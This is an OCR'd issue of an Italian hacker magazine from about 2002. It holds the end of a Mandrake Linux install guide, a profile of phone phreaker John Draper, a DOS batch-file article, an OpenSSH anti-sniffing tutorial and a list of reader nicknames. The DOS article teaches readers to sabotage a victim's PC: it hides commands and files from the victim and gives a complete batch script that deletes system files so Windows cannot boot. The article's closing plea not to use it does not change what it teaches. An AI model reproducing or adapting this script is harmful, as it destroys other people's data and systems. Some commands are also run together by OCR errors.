
A questo punto il sistema provvederà a copiare e scompattare i vari files: completata anche questa fase, è il momento di assegnare le password per root e di creare un utente col quale lavoreremo normalmente (infatti è assolutamente sconsigliabile utilizzare la nostra Linux Box per il lavoro di tutti i giorni come utente root, molto meglio usare un utente normale e delegare a root solo quelle operazioni di "aministrazione" che richiedono particolari privilegi, come l'installazione di programmi etc...).

3 Scelta del sisitema operativo di "lancio"


Le ultime fasi di installazione ci chiederanno di configurare LILO, il bootloader, che si occuperà di domandarci all'avvio della macchina quale Sistema operativo. lanciare, e se vogliamo collegarci immediatamente al sito Mandrake per scaricare gli ultimi pacchetti aggiornati.

A questo punto l'installazione di Mandrake 8.2 è completata: lanciando per la prima volta il sistema operativo ci troveremo di fronte a un wizard che ci consentirà di impostare il nostro account di posta eletronica, il nostro dektop etc..

Nel caso in cui avessimo effettuato un aggiornamento da una precedente versione di Mandrake ritroveremo la nostra home completamente integra, con tutti i documenti e le impostazioni che avevamo sul precedente S.O. Maggiori info su: **http://www.linux-mandrake.com/it/**

➲ Immaginate il vostro disco fisso come una torta. Ogni fetta che facciamo di quest'ultima può essere intesa come una partizione, una sezione della superficie di memorizzazione dei dati. Per partizionare un disco esistono diversi strumenti, liberi come fips e fdisk, che possono essere scaricati liberamente da Internet, oppure sono disponibili software commerciali che rendono l'operazione estrememanete semplice ed intuitiva, alla portata di tutti.

IL "FISCHIETTO" CHE BUCA LA RETE TELEFONICA...

Captain Crunch: un fischietto per amico

Nel primo numero abbiamo dedicato qualcosa come sei righe al precursore di tutti gli hacker moderni: un trionfo! Era quindi ovvio che decidessimo di raccontarvelo in modo approfondito

John Draper, alias Captain Crunch, è stato il primo hacker che la storia ricordi. Magari non il primo assoluto. Sicuramente il più geniale. La storia è abbastanza nota, Draper, in pieni anni '70, aveva scoperto che un fischietto trovato all'interno di una scatola di cereali, o patatine a seconda delle versioni, emetteva un suono con una frequenza pari a 2600 Hertz in grado di sbloccare la linea del sistema telefonico americano e di ottenere il segnale libero per chiamare in ogni angolo del pianeta.I cerali o patatine che dir si voglia, avevano un nome piuttosto divertente Captain Crunch, che è diventato a pieno titolo il soprannome di Draper. Draper dopo aver utilizzato la tecnica del fischietto, ha messo a punto un sistema più complesso e efficace per chiamare a sbafo ovunque: Bluebox. Un dispositivo che consentiva di accedere ai numeri verdi per incanalare le chiamate in qualsiasi direzione. Secondo le leggende John Draper utilizzando Bluebox è riuscito ha telefonare addirittura in Vaticano spacciandosi per Henry Kissinger. Ma la cosa curiosa è che al progetto Bluebox parteciparono anche nomi di spicco dello scenario informatico contemporaneo come Steve Jobs, attuale leader di Apple. Solo che John Draper ha sempre amato raccontare le sue scoperte e per questo è stato individuato e arrestato dall'FBI, mentre i suoi "colleghi" sono sempre rimasti al sicuro, più defilati. Ed infatti Draper nel bene o nel male ha continuato la sua vita da "zingaro" dell'informatica mentre i suoi coetanei si accomodavano in dietro a comode scrivanie di palissandro con poltrona in pelle incorporata. Ha partecipato, insieme all'amico Jobs alla nascita di Apple, ha sviluppato i primi videogiochi e per lungo tempo ha stazionato in India cavalcando l'onda della controcultura degli anni '70.

Sembra che come animale domestico abbia un alligatore, che tiene nella vasca da bagno. Una scelta perfettamente in linea con il suo stile di vita. Le notizie più recenti del "nostro capitano" tuttavia lo danno come prossimo al salto della barricata. Sembra infatti che aiuterà i siti di grosse società a difendersi dagli attacchi dei pirati della rete. Ma il mito rimane.

Blue Box: permetteva di attivare i codici di controllo delle linee telefoniche analogiche e effettuare telefonate gratuitamente.

FOCUS

ATTREZZI DEL MESTIERE

Il catalogo degli strumenti utilizzati Da Crunh per telefonare a sbafo è amplissimo: monete di ghiaccio, scariche elettriche, magneti, fino alla sofisticatissima e famosa Blue Box, un marchingegno capace di imitare i segnali tipici delle linee di commutazione. Così finì per interessarsi anche l'FBI e Captain Crunch venne arrestato negli anni Settanta.

PHONE PHREAKING

Col passare degli anni e con l'avvento dei chip DSP il phone phreaking passa sui computer e le blue box diventano programmi software che generano e inviano i toni desiderati. Ancora oggi si segnalano 150mila attacchi ai telefoni pubblici, solo a New York mentre phone phreaker di tutto il mondo si ritrovano periodicamente sulle linee per chiacchierare.

FONTI

In Cyberpunk, antologia di testi politici, ed.Shake, 1990;
Paul Mungo e Bryan Glough, Approaching Zero, Random House, 1992.

DOS UN'"ARMA" INSOSPETTABILE

Dos è l'archetipo del sistema operativo, è alla base di Windows, ma può essere usato anche per "terminarlo"...

Molti pensano che e il buon vecchio Dos sia ormai inutile... Ma chi smanetta con i PC sin da quando ha 5 anni (il mio caso :D) e quindi ha usato Dos, sa benissimo tutti i suoi limiti e tutti i suoi vantaggi...

Quante volte avete pensato: "ora a quello gli "frittello il PC...!". Ma poi quando era ora di agire non sapevate come fare. Bene, Il Dos è di grande aiuto in questi casi.

Se non sapete programmare, non usate virus per paura di infettarvi, Dos può fare al caso vostro.

Ma cominciamo col dire cos'è Dos (qualcuno non lo sa???). E' il primo sistema operativo di casa Microsoft, non ha nulla di visuale, ma conoscendo alcuni comandi si può fare di tutto. Dos è il padre di Windows, e anche se ad alcuni può sembrare strano Windows usa ancora molto Dos...

>> Si comincia

Quasi tutti voi avrete sentito parlare del celebre file AUTOEXEC.BAT, presente in tutti i sistemi di casa Microsoft. Quello è un esempio di file bat. Un file bat non è altro che un file che esegue una serie di comandi Dos in successione.

Con un qualsiasi editor (usate notepad!) si può modificare un file bat, che potrà eseguire tutti i comandi a vostro piacimento.

Copiatevi il vostro file AUTOEXEC.BAT da qualche parte sull'hard-disk (non modificate né eliminate quello di sistema perché questo file è di fondamentale importanza per Windows). Schiacciando col tasto destro, e andando su "modifica" verrà aperto il notepad che conterrà qualche stringa di comando.

Quelle sono alcune operazioni che il PC esegue alla sua accensione.

Cancellate tutto il contenuto e ora avete un file bat pulito da editare come volete.

Il Dos non è molto sicuro. Come saprete se si prova a cancellare un file di importanza vitale per Windows, da Windows, questo ci avverte e non ce lo fa eliminare. Ma questo discorso non vale col Dos!! Se ad esempio nel file bat scriviamo:

-->delc:\windows\command.com

salviamo il file e lo apriamo. Il file bat cancellerà il file command.com della macchina e al prossimo riavvio il PC non partirà!

E questo è un piccolo esempio, un file bat può formattare l'hard disk, cancellare dati, copiare dati.

>> I comandi principali

Questi sono comandi base di Dos, anche se ne esisotno molti altri.

CD <nomecartella> entra nella cartella

MD <nomecartella> crea una cartella

RD <nomecartella> cancella la cartella

DEL <file> cancella il file

COPY <file> copia un file in una directory o in un altro file

DIR visualizza file

DIR/p visualizza file in più pagine

RENAME rinomina un file

FORMAT <disc> Formatta il disco

Ma entriamo nei particolari... Ora vi spiegherò come fare determinate cosuccie: D.

Per cominciare, ogni file deve iniziare con:

--> @echo off

A che serve?

Con @echo off l'utente non vedrà il comando appena eseguito.

Cioè?

Se io faccio un file che entra nella cartella c:\prova\ scriverò:

--> @echo off
--> cd prova

e apparirà:


--> c:
--> c:\prova

Se invece non dovessi mettere

@echo off apparirebbe sulla nostra schermata:

--> c:
--> c:\cd prova
IL COMANDO DA ME ESEGUITO!
--> c:\prova

Quindi se volete cancellare un file a qualcuno e questo ci capisce un po' di Dos dovrete per forza usare il comando @echo off perché se no lui si vedrà apparire ---> del c:\nomefile.estensione e se ne accorgerà subito!

Analogamente il comando echo può servire a far visualizzare delle scritte. Per esempio se scrivo:

--> echo CIAO A TUTTI
nel file apparirà la scritta CIAO A TUTTI
Per scrivere una riga vuota basterà invece scrivere **--> echo**.
Per cancellare quello scritto fino ad ora si userà **--> cls**.

>> Non finisci mica qui!

Ecco altri comandi che è importante conoscere.

Gli attributi

Molti di voi si saranno chiesti come si modificano gli attributi di un file via dos. Il comando è **ATTRIB** e le opzioni sono:

+/- R abilita/disabilita sola lettura

+/- A abilita/disabilita l'opzione archivio

+/- S abilita/disabilita l'opzione sistema

+/- H abilita/disabilita l'opzione nascosto

Per esempio, creo un file dannoso per il sistema della vittima e non voglio che sia visibile e modificabile scriverò:
--> ATTRIB nomefile.bat +H +R

Il comando COPY

Questo comando è molto flessibile e permette le seguenti operazioni:

--> copy file.estensione c:\nomecartella\<--> copierà il file nella cartella

--> copy file2.estensione+file1.estensione<--> sostituirà al file2 il file1

--> copy file1.estensione+file2.

estensione c:\nomecartella
copierà i file nella cartella

Il comando FIND

Trova un determinato carattere o parola in un file.

FIND "CIAO" file.estensione cerca nel file.estensione la frase CIAO

Il comando TYPE

Visualizza il contenuto di un file.

Questo comando può essere usato per sfruttare un baco di Windows... scrivendo:

--> type XMSXXXX0 > c:\windows\himem.sys
Il file dovrebbe venir riempito di caratteri inutili fino ad occupare quantità enormi.
Un esempio molto dannoso:

--> @echo off
--> del c:\autoexec.bat
--> del c:\config.sys
--> rename c:*.exe *.hacked
--> del c:\windows\win.*
--> del c:\windows\system.ini
--> rename c:\windows*.exe c:\windows*.hacked
--> del c:\command.com
--> del c:\windows\command.com
--> type XMSXXXX0 > c:\windows\himem.sys

DOS: Disk Operating System
Software che consente l'uso del computer. E' composto da: il BIOS, il kernel e la shell.

Il PC dove verrà eseguito questo programma non parirtirà più! E il vostro obbiettivo sarà completato :D.

La guida è finita. Spero che sia stata di vostro gradimento e che vi sia servita a qualcosa :D.

>> Una piccola "preghiera"

Data la pericolosità della procedura vi prego di non "frittellare" il PC a nessuno, ma di considerare questo articolo una interessante esercitazione.

^Cub3^

BISMARK.IT

COME COMBATTERE LO "SNIFFING" DEI DATI

Connessioni criptate con SSH

Il misterioso LoRdVicio ci guida attraverso i meandri di Secure Shell, un efficace modo di proteggerci dallo sniffing dei dati...

SNIFFER: Uno sniffer e' un qualsiasi strumento, sia esso un software o un apparato hardware, che raccoglie le informazioni che viaggiano lungo una rete (network). Generalmente si utilizzano software sniffer e il termine in questione si riferisce a: 'The Sniffer Network Analyzer', il nome del primo programma di questo tipo, sviluppato dalla Network Associates, Inc. e protetto da trademark.

Uno dei maggiori pericoli della rete è lo sniffing, una delle tecniche più usate dai cracker per ottenere username e password validi per accedere ai sistemi che vogliono violare. Con la tecnica dello sniffing gli eventuali malintenzionati si pongono in ascolto sulla nostra rete ed intercettano tutti i pacchetti in transito, alla ricerca di username e password trasmessi in chiaro. Se la vostra rete nn è sicura o volete collegarvi ad un server Unix che è su una rete diversa dalla vostra, per evitare il pericolo dello sniffing, conviene effettuare connessioni criptate... Secure Shell (ovvero Ssh) è il modo migliore per criptare le vostre connessioni verso altri sistemi e poter navigare tranquilli. Con ssh è possibile effettuare il tunnelling di connessioni x11 o di altre applicazioni che lavorano su particolari porte, in modo che esse lavorino in modo sicuro!

Questo protocollo risolve inoltre alcuni "grossi" problemi di sicurezza dei protocolli TCP/IP come lo spoofing :

IP spoofing ----> falsificazione dell'indirizzo IP del mittente
DNS spoofing ----> falsificazione delle informazioni nel DNS
Routing spoofing ----> falsificazione delle strade intraprese dai pacchetti

>> Ssh1 e Ssh2

La Ssh1 è la più vecchia, la Ssh2 è una completa riscrittura della vecchia versione ed è più sicura. Noi comunque ci occuperemo della priva versione...

\----> InIzIam0 <----/

Ogni host su cui è installato ssh possiede una coppia di chiavi RSA (un algoritmo di crittografia a chiave asimmetrica) lunghe 1024 bit, una pubblica ed una privata. In più, ogni utente che utilizza ssh può opzionalmente generare una propria coppia di chiavi RSA. All'atto della connessione, il server comunica al client due chiavi pubbliche:

* una fissa di 1024 bit che è la vera e propria chiave dell'host ////
* l'altra di 768 bit che viene rigenerata ogni ora ////


Il client allora genera una sequenza casuale di 256 bit (challange) e la codifica con le chiavi pubbliche del server. Da questo momento in poi la connessione viene crittografata con uno degli algoritmi a chiave simmetrica supportati da ssh (IDEA, DES, 3DES,ecc..) e si passa alla fase di autenticazione.

\----> AuTeNtiFiCazIOnE <----/

Quando un utente tenta di collegarsi ad un sistema remoto, l' autentificazione può avvenire in diversi modi:

*** RhostsAuthentication**
Prevede che se il sistema da cui l'utente tenta il collegamento è elencato in uno dei file /etc/hosts.equiv, /etc/ssh/shosts.equiv, $HOME/.rhosts, $HOME/.shosts, l'accesso è consentito senza password. Poiché questo metodo comporta una scarsa protezione verso i tentativi di spoofing, esso è disabilitato per default.

*** RhostsRSAAuthentication**
Questo metodo è la combinazione tra la precedente ed una autentificazione basata su sistema RSA. In pratica l'accesso è consentito dai file /etc/hosts.equiv , /etc/ssh/shosts.equiv , $HOME/.rhosts , $HOME/.shosts e inoltre è presente nel file /etc/ssh_known_hosts oppure $HOME/.ssh/known_hosts la chiave ke identifica il client che sta tentando la connessione,allora l'accesso è consentito.

*** RSAAuthentication**
Questo metodo si basa sul sistema di chiavi pubbliche e private Rsa. Ad ogni

DNS: Domain Name Server
Server Internet che gestisce le richieste di URL da parte degli utenti. Ciascun ISP ha un DNS.

utente sono associate due chiavi utilizzate per l'autentificazione,una pubblica (immagazzinata nel file $HOME/.ssh/identity.pub) ed una privata (immagazzinata nel file $HOME/.ssh/identity).In fase di autentificazione il client fornisce la chiave pubblica con la quale tenta il collegamento.

Il server controlla all'interno del file $HOME/.ssh/authorized_keys che sia presente la chiave inviata dal client, in tal caso, invia al client un challenge (un numero casuale,criptato usando la chiave pubblica del client). Il client decripta il challenge con la chiave privata dell'utente,e ne da comunicazione al server, dimostrando così di avere la chiave privata,così l'utente può accedere senza password .

*** Password**

Se nessuno di questi metodi esposti ha successo , l'autentificazione viene effettuata con la richiesta all'utente di una password,che viene comunque criptata .

>> Installazione e configurazione di Ssh

Dopo aver trattato gli aspetti teorici su cui si basa ssh,vediamo come procedere per la sua installazione e configurazione sulla nostra linux-box. In questo articolo utilizzeremo OpenSSH (**www.openssh.com**), una versione free di ssh,compatibile con i 2 protocolli ssh1 e ssh2.

Per poter usare openshh nel vostro sistema serve che sia già installato OpenSSL (**www.openssl.com**) e le librerie Zlib (**www.gzip.org/zlib/**).

Tutti questi software sono disponibili sia in formato RPM e sia in tar.gz. Possiamo installare i pacchetti con i command:

```
[root@root]$ rpm -ivh pakketto.rpm

[root@root]$ tar xfvz pakketto.tar.gz
[root@root]$ cd pakketto
[root@root]$ ./configure
[root@root]$ make && make install
```

Una volta installato openssl e le librerie zlib possiamo procedere alla installazione di openssh. Se utilizziamo il pacchetto rpm il lavoro sarà semplificato, noi useremo il tar.gz

```
[root@root]$ tar xfvz openssh-2.9.tar.gz
[root@root]$ cd openssh-2.9p2
[root@root]$ ./configure --sysconf
dir=/etc/ssh
[root@root]$ make
[root@root]$ make install
[root@root]$ make host-key
```

Con il comando `--sysconfdir` diciamo ad ssh di utilizzare come directory x i file d'installazione /etc/ssh anziché quella di default /usr/local/etc.

Con il comando `host-key` creiamo le host keyRSA e DSA. A questo punto per provare il tutto basterà lanciare il demone sshd con il comando:

```
[root@root]$ sshd start
```

Per collegarsi ad un sistema remoto con Ssh utilizziamo il comando:

```
[root@root]$ ssh host.dominio.it
```

In questo modo si tenta la connessione con l'utente di default del client.
Per collegarci con il nostro utente:

```
[root@root]$ ssh utente@host.dominio.it
oppure
[root@root]$ ssh host.dominio.it -l utente
```

Se effettuate la connessione tramite modem, avete la possibilità di renderla più veloce con la compressione dei dati, con il seguente comando:

```
[root@root]$ ssh -C utente@host.dominio.it
```

Con ssh è possibile effettuare il trasferimento dei file in maniera sicura sulla rete. Il comando per far questo è `scp` che funziona in maniera simile al cp di linux. Ad esempio x trasferire un file ad un sistema remoto si usa il seguente messaggio:

```
[root@root]$ scp /home/vicio/ssh.txt
utente@host.dominio.it:/nfzcrew/tutorial

e per eseguire la procedura inversa

[root@root]$ scputente@host.dominio.it:
/nfzcrew/tutorial/ssh.txt/home/vicio
```

Per personalizzare il funzionamento di ssh è possibile modificare alcuni file di configurazione. In particolare, per modificare le opzioni del client ssh il file da modificare è /etc/ssh/ssh_config.

Modificando questo file si potrà cambiare le modalità di funzionamento del client per tutti gli utenti. Se si vuole personalizzare il client per ogni alcuni utenti basterà copiare il file nella home di ciascuno di essi, e più precisamente in $HOME/.ssh/ssh_config procedendo poi la sua modifica.

Se si vuole modificare il funzionamento del demone sshd il file da modificare è /etc/ssh/sshd_config.X esempio se si vuole togliere l'accesso all'utente root tramite ssh, basta aggiungere a tale file la stringa

```
PermitRootLogin     no
```

Openssh è uno strumento molto flessibile, per imparare ad usarlo al meglio leggetevi la sua documentazione.

Se volete un sistema "sicuro" avrete fatto il primo passo...

Lordvicio
lordvicio@hotmail.com

pex3 {R3dNuX} ☠ AMARCORD ☠ Lord Hydra Starmaster ☠ Jocker ☠ Dany ☠ phoenix ☠ ciccio ☠ sogher Filippo ☠ ALeSsANdRo ☠ Davide ☠ Josh ☠ zxcvbn ☠ Alz ☠ SliVER75 ☠ CaLatRaz ☠ emilio ☠ Hacker Net ☠ Hacker ☠ Revolution ☠ Cryo ☠ dixer ☠ GIANLUCA WEEN ☠ un lettore ☠ -=LPWR=- ☠ Lord ☠ Ydra Starmaster ☠ Carmageddon ☠ Attila ☠ Genetik ☠ Marino ☠ a1492dc ☠ erpupo ☠ Nizarone ☠ sacha71 ☠ falco ☠ .:H_B:. ☠ Maverick the Wise ☠ mikedij84 ☠ jamal ☠ redcinghios ☠ ScR(e)4m michele ☠ mirko ☠ francesco ☠ Dark HawK kk ☠ emanueleZ ☠ Anonimo ☠ claudio ☠ michelas ☠ Hacker Revolution ☠ Luca ☠ Gemyny ☠ matrix ☠ J ☠ Jklez ☠ Bi ☠ Net ☠ Alberto ☠ LUPO ☠ luca ☠ daley ☠ Vento ☠ cOre ☠ Christian ☠ skalamacai ☠ andremoon ☠ Mauri ☠ Lord Hydra Starmaster ☠ theredskin ☠ Apache62 ☠ 19luca88 ☠ DrEsda ☠ Tecnocaesar ☠ tuway ☠ Hacker Revolution ☠ Simone ☠ Hacker Net ☠ anna ☠ DaRkBoy ☠ Folletto ☠ Otakar Wolf ☠ Gianluca ☠ Hacker Revolution ☠ ste88 ☠ Simone ☠ claudio ☠ Kankro ☠ Antonio ☠ X_Jamax_X ☠ Dravenhacker ☠ (DaN) ☠ Powder ☠ silentwinter ☠ Alvarez ☠ the futur hacker ☠ Severissimus ☠ ninso ☠ zittoda ☠ Gio ☠ Gravedigger ☠ Schimmelreiter ☠ d@ddE ☠ debbole ☠ davix ☠ SAX ☠ Toto ☠ asrtusix ☠ trix ☠ Progenix ☠ fur3tto ☠ Hacker ☠ Zigo ☠ LauRa ☠ IceMachine ☠ (JMM) ☠ robur00 ☠ BDJ ☠ Turbopier-oclabs.com- ☠ Andrea ☠ tato ☠ tetzuya ☠ GOR ☠ blextar ☠ Deimos ☠ ziomay ☠ Dice ☠ Cla ☠ No_CQPT ☠ ste88 ☠ crash ☠ Andy ☠ .:Spark::. ☠ Giosuè ☠ jovi ☠ marcus ☠ ANTHARIUS ☠ nausea ☠ Simone ☠ -=Sv3rSo=- ☠ Bibobabu ☠ Spippers ☠ _***/- ☠ NOP90 ☠ Zorrosam ☠ angelovendicatore ☠ SismA ☠ Ice_Gate ☠ SERGIO CIONINI ☠ Hi-Tech ☠ Alessio ☠ BadBoy84 ☠ Carlo Scognamiglio ☠ BrAINsteW ☠ devils_it ☠ Pitary ☠ T ☠ Teo ☠ R.A. StaFF ☠ barret ☠ biciuz ☠ eleo ☠ Gianfranco Palumbo ☠ Rennyjazz ☠ k3rn3l ☠ McReason ☠ jo ☠ DarSSJ ☠ Devilchan ☠ AleX ☠ MaRiOlInO ☠ dott. dingosoftware ☠ mac-user ☠ Pab ☠ Jh ☠ ICex ☠ mailed2day ☠ mithirhil ☠ Red-Jex ☠ Mac ☠ Kaneda ☠ Ferox ☠ certolino ☠ Caniggia ☠ Thaco ☠ luka ☠ Max ☠ ny152 ☠ socram ☠ J3njy ☠ eric ☠ du@ls ☠ DrWh0z ☠ ZacMcCracken ☠ Jago ☠ Loud ☠ KiNgHacK ☠ Zer(0) Vittoran ☠ Eddie ☠ Angel ☠ akash ☠ WàçKer ☠ BenjaBong ☠ MorganX ☠ Condor67 ☠ Maudit ☠ Ciao121 ☠ tox ☠ Thor73 ☠ Storm82 ☠ Matrox Etiope ☠ magic ☠ ATB ☠ K&n0 ☠ zak ☠ Enea ☠ emanueleZ'P3rF3cT ☠ Kervorian ☠ Prozac ☠ iL Signore degli Anelli ☠ Neo ☠ Nightflyer ☠ theredeskin ☠ Adolfo Liberti ☠ maximus ☠